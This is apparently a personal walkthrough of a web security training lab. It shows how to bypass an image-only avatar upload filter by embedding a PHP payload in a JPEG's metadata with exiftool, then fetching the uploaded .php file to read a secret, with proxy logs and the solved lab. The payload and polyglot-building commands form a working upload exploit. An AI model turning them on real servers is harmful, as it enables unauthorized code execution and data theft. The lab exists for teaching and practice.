

# File Upload Vulnerabilities Lab – 06

## Remote Code Execution Via Polyglot Web Shell Upload

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On your system, create a file called exploit.php containing a script for fetching the contents of Carlos's secret.

```
(kali@kali)-[~]  
$ cat exploit.php  
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

Log in and attempt to upload the script as your avatar. Observe that the server successfully blocks you from uploading files that aren't images.

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Error: file is not a valid image Sorry, there was an error uploading your file.

[Back to My Account](#)

Create a polyglot PHP/JPG file that is fundamentally a normal image, but contains your PHP payload in its metadata. A simple way of doing this is to download and run ExifTool from the command line. This adds your PHP payload to the image's Comment field, then saves the image with a .php extension.

```
exiftool -Comment="<?php echo 'START ' . file_get_contents('/home/carlos/secret') . ' END';  
?>" cover.jpg -o gsm.php
```

```
(kali@kali)-[~]  
$ exiftool -Comment="<?php echo 'START ' . file_get_contents('/home/carlos/secret') . ' END'; ?>" cover.jpg -o gsm.php  
1 image files created  
(kali@kali)-[~]  
$ ls  
arpspoof  cover.jpg  Desktop  Documents  Downloads  evaluation  exploit.php  gsm.php  guymager  metaattackwin  msops  Music  Pictures  Public  redo  shell.php  splunk-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb  Templates  Videos
```

In the browser, upload the polyglot image as your avatar, then go back to your account page.

---

The file avatars/gsm.php has been uploaded.

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Intercept HTTP history WebSockets history Proxy settings																
Filter: Hiding CSS and general binary content																
#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
225	https://oai1004a03f1702b883b...	GET	/resources/images/avatar/default.svg		✓	200	10012	image/svg+xml	svg			✓	79.125.84.16		20:43:30.8 Ap...	8080
226	https://oai1004a03f1702b883b...	GET	/academy/abHeader		✓	400	130	text				✓	79.125.84.16		20:43:36.8 Ap...	8080
227	https://oai1004a03f1702b883b...	POST	/my-account/avatar		✓	403	347	HTML				✓	79.125.84.16		20:44:05.8 Ap...	8080
228	https://push.services.mozilla.com	GET	/			101	240					✓	34.107.243.93		20:45:21.8 Ap...	8080
229	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json&key=A...		✓	200	394	JSON				✓	142.250.196.78		20:45:42.8 Ap...	8080
230	https://oai1004a03f1702b883b...	GET	/my-account			200	4349	HTML		Remote code execution vi...		✓	79.125.84.16		20:47:04.8 Ap...	8080
231	https://oai1004a03f1702b883b...	GET	/academy/abHeader		✓	400	130	text				✓	79.125.84.16		20:47:30.8 Ap...	8080
232	https://oai1004a03f1702b883b...	POST	/my-account/avatar		✓	200	327	HTML				✓	79.125.84.16		20:47:39.8 Ap...	8080
233	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json&key=A...			200	394	JSON				✓	142.250.196.78		20:48:03.8 Ap...	8080
234	https://oai1004a03f1702b883b...	GET	/my-account			200	4336	HTML		Remote code execution vi...		✓	34.246.129.62		20:48:15.8 Ap...	8080
235	https://oai1004a03f1702b883b...	GET	/files/avatars/gsm.php			200	6388	JPEG	php			✓	34.246.129.62		20:48:36.8 Ap...	8080
236	https://oai1004a03f1702b883b...	GET	/academy/abHeader		✓	400	130	text				✓	34.246.129.62		20:48:36.8 Ap...	8080
237	https://play.google.com	POST	/logformat=json&hasfast=true&auths...		✓	200	578	JSON				✓	142.250.183.10		20:50:33.8 Ap...	8080

[illegible]

Secret: B5EWOZsWNieQibTlh9wtYNBTMobkyvXg

Submit the secret to solve the lab.


The screenshot shows a web application interface. On the left, there is a 'My Account' section with a heading 'My Account' in blue. Below it, the text 'Your username is: wiener' is displayed. The main content area is divided into two sections. The top section is for 'Email' management, featuring a text input field, an 'Update email' button, and a placeholder image for an avatar. The bottom section is for 'Avatar' management, featuring a 'Browse...' button, the text 'No file selected.', and an 'Upload' button. A modal dialog is open on the right side of the screen. The dialog has a dark background and contains a globe icon followed by the text '0ab1004a03f1702b883b1b1e007c00cd.web-security-academy.net'. Below this, it says 'Answer:' followed by a text input field containing the string 'B5EWOZsWNieQibTlh9wtYNBTMobkyvXg'. At the bottom of the dialog are two buttons: 'Cancel' and 'OK'.

# Lab Completed Successfully.



Remote code execution via polyglot web shell upload

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**Congratulations, you solved the lab!**

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## My Account

Your username is: wiener

Email

Update email